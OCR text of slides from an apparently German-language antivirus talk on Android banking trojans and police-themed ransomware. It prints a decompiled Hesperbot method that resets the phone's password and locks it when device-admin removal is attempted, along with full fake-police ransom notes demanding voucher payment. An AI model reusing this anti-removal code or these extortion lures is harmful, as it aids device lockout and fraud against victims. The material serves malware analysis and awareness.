


Infektion mit FakeTextsecure


Infektion mit FakeTextsecure




Infektion mit FakeTextsecure



Infektion mit FakeTextsecure



Infektion mit FakeTextsecure



Infektion mit FakeTextsecure

Bank Austria Member of UniCredit

Privatkunden Firmenkunden & Freie Berufe Private Banking Über uns

Mobile Applikation

Vielen Dank für die Installation der Mobil-Applikation. Ihre Angaben wurden bestätigt.
Von Zeit zu Zeit fragen wir die einmaligen Passwörter, die mit der Mobile Applikation generiert wurden, erneut an.

Wichtig: Entfernen Sie die Mobil-Applikation NICHT von Ihrem Smartphone, anderenfalls verlieren Sie den Zugang zu Ihrem Account!

Um die Arbeit fortzusetzen, starten Sie Ihren Browser erneut.

Sicherheitsportal

Wichtige Informationen für sicheres OnlineBanking.

› Jetzt informieren

MobileBanking App

Banking wo und wann Sie wollen. Mit unserer MobileBanking App.

› Jetzt informieren

MobileBanking via Browser

Die Web-Version für Smartphones ohne App.


› Jetzt einloggen


Noch kein OnlineBanking?


Genießen Sie mehr Freiheit mit unseren Online-Services.


› Jetzt registrieren

Jede Bank ist betroffen











Hesperbot (2014 – heute)



Hesperbot special features

```
public CharSequence onDisableRequested(Context paramContext, Intent paramIntent)
{
  String str1 = "";
  if (Cache.instance == null)
  {
    DatabaseAdapter localDatabaseAdapter = new DatabaseAdapter(paramContext);
    new Cache(paramContext);
    localDatabaseAdapter.loadCache();
  }
  if (Cache.getInstance().isContainsSetting("rCode"))
  {
    String str2 = Util.EncodeThis("uninstall").replace(" ", "");
    str1 = str2.substring(0, -1 + str2.length());
  }
  DevicePolicyManager localDevicePolicyManager = (DevicePolicyManager)paramContext.getSystemService("device_policy");
  if ((!IS_SELF_DEACTIVATION) && (str1.length() > 0))
  {
    localDevicePolicyManager.resetPassword(str1, 0);
    IS_UNINSTALLING = true;
    localDevicePolicyManager.lockNow();
  }
  return "Do you really want to disable uninstall protecton?";
}
```

Ransomware



STRATHCLYDE POLICE
METROPOLITAN POLICE
NEW SCOTLAND YARD
Attention!!!
The process of illegal activity is detected. According to UK law and Metropolitan Police Service and Strathclyde Police investigation your computer is locked!
The following violation is detected: you IP-address
Forbidden websites containing pornography, child pornography, Sodomy and called violence against children on, violent material toward people were visited from this IP-address!
Moreover and e-mail spam was sent you're your computer, e-mails containing terroristic materials. This locking serves to stop your illegal activity.
Your details:
IP:
Location: United Kingdom, Bolton
ISP: BTnet UK Regional network
To release a lock your computer you should pay the fine in amount of £ 100. In the case of ignoring the payment, the program will remove illegal materials while keeping your personal information is not guaranteed.
You could pay the forfeit in two ways:
1) Paying through Ukash:
Use the code received for this purpose. Enter it in the space for payment and click OK (if you have more than one code, enter them one after another and then click OK).
In case the system informs about an error send the code to surcharge@cyber-metropolitan-police.co.uk
2) Paying through Paysafecard:
Use the code (and a password if needed) received for this purpose. Enter it in the space for payment and click OK (if you have more than one code, enter them one after another and then click OK).
In case the system informs about an error send the code to surcharge@cyber-metropolitan-police.co.uk
Ukash Where can I buy Ukash?
You could buy Ukash in many places, for example: shops, stalls, stand-alone terminals, on-line or through E-Wallet (electronic cash). Below you could find the list of point of sale Ukash in your country.
Epay - you could buy Ukash in thousands of supermarkets or Call-Shops which have this logo.
PayPoint - Get Ukash wherever you see the PayPoint sign.
Payzone - Ukash available from Payzone terminals around the UK.
inpay
Inpay - You can get a Ukash voucher in values from £10 - £500 and pay using your internet bank.
OK
paysafecard
paycash. paysafe.
OK


IKARUS PoC

Live Demo


Koler


4:18
Bundesamt für Sicherheit in der Informationstechnik
Gesellschaft zur Verfügung von Urheberrechtsverletzungen e.V.
BundesKriminalamt
BUNDESPOLIZEI
GVU
IP:
Land: Germany
Bereich:
Stadt:
WARNUNG! Zugang von Ihrem Telefon wurde vorläufig aus den unten aufgelisteten Gründen gesperrt.
Alle Tätigkeiten, die auf diesem Telefon durchgeführt werden, werden fixiert.
Alle Ihre Dateien sind verschlüsselt.
Ihnen wird die Ansicht/Lagerung und/oder den Vertrieb von pornographischem Material von verbotenen Inhalte (Kinderpornografie/Zoophilie/Vergewaltigung, etc.) vorgeworfen. Sie haben die Allgemeine Erklärung zur Bekämpfung der Verbreitung von Kinderpornographie verletzt wegen einer Straftat nach Artikel 161 des Strafgesetzbuches der Bundesrepublik Deutschland.
Artikel 161 des Strafgesetzbuches der Bundesrepublik Deutschland sieht eine Freiheitsstrafe von 5 bis 11 Jahren in solchen Fällen vor.
Auch werden Sie der Verletzung des "Gesetz über Urheberrecht und verwandte Schutzrechte" (Herunterladen raubkopierter Musik, Videos oder unlizenziertes Software) verdächtig, und die Verwendung und /oder Weitergabe einzelner Inhalte, die urheberrechtlich geschützt sind. Auf diese Weise haben Sie vermutlich Artikel 148 des Strafgesetzbuches der Bundesrepublik Deutschland verletzt.
Artikel 148 des Strafgesetzbuches der Bundesrepublik Deutschland, sieht eine Geldbuße in Höhe von 150 bis 550 Basiseinheiten oder einer Freiheitsstrafe von 3 bis 7 Jahren vor.
Von Ihrem Telefon wurde nicht autorisierter Internetzugriff zu den Informationen des eingeschränkten Zugangs zur Öffentlichkeit sowohl zu den geheimen Staatsakten vorgenommen.



7:31
POLITIE
Korps Landelijke Politiediensten
Openbaar Ministerie
CYBERCRIME POLITIE NEDERLAND
IP:
Land: Netherlands
Regio
City:
ATTENTIE! Uw telefoon wordt geblokkeerd om veiligheidsoverwegingen wegens de hieronder aangegeven redenen.
Alle op deze telefoon uitgevoerde activiteiten zijn opgetekend.
Al uw bestanden zijn gecodeerd.
U wordt beschuldigd van het gebruik/opslaan en/of verspreiden van de pornografische productie wier inhoud wettelijk verboden is (kinderporno/zoöfilie/verkrachting etc.). Hiermee heeft u de voorwaarden van de Internationale Declaratie over de bestrijding van kinderporno geschonden en daardoor wordt u beschuldigd van het plegen van een strafbaar feit waarvan artikel 161 van het Wetboek van Strafrecht van het Koninkrijk der Nederlanden van toepassing is.
De misdrijven van deze aard worden volgens artikel 161 van het Wetboek van Strafrecht van het Koninkrijk der Nederlanden gestraft met de vrijheidsontneming voor de duur van 5 tot 11 jaar.
Daarnaast wordt u ook verdacht van het schenden van de "Wet inzake het auteursrecht en naburige rechten" (het illegale downloaden van muziek, video, het gebruik van ongelicenseerde software) en van het gebruik maken van en/of verspreiden van de content waarop het auteursrecht rust. Daardoor wordt u verdacht van schenden van artikel 148 van het Wetboek van Strafrecht van het Koninkrijk der Nederlanden.
Volgens artikel 148 van het Wetboek van Strafrecht van het Koninkrijk der Nederlanden worden de misdrijven van deze aard gestraft met het opleggen van de geldboete ter waarde van 150 tot 550 van de basiswaarde of met de vrijheidsontneming voor de duur van 3 tot 7 jaar.



7:45
MANDIANT
Mandiant U.S.A. Cyber Security
FBI. Department of Defense
U.S.A. Cyber Crime Center
IP:
Country: United States
Regi
City:
ATTENTION!
Your phone has been blocked up for safety reasons listed below.
All the actions performed on this phone are fixed.
All your files are encrypted.
CONDUCTED AUDIO AND VIDEO.
You are accused of viewing/storage and/or dissemination of banned pornography (child pornography/zoophilia/rape etc). You have violated World Declaration on non-proliferation of child pornography. You are accused of committing the crime envisaged by Article 161 of United States of America criminal law.
Article 161 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 5 to 11 years.
Also, you are suspected of violation of "Copyright and Related rights Law" (downloading of pirated music, video, warez) and of use and/or dissemination of copyrighted content. Thus, you are suspected of violation of Article 148 of United States of America criminal law.
Article 148 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 3 to 7 years or 150 to 550 basic amounts fine.
It was from your phone, that unauthorized access had been stolen to information of State importance and to data closed for public Internet access.
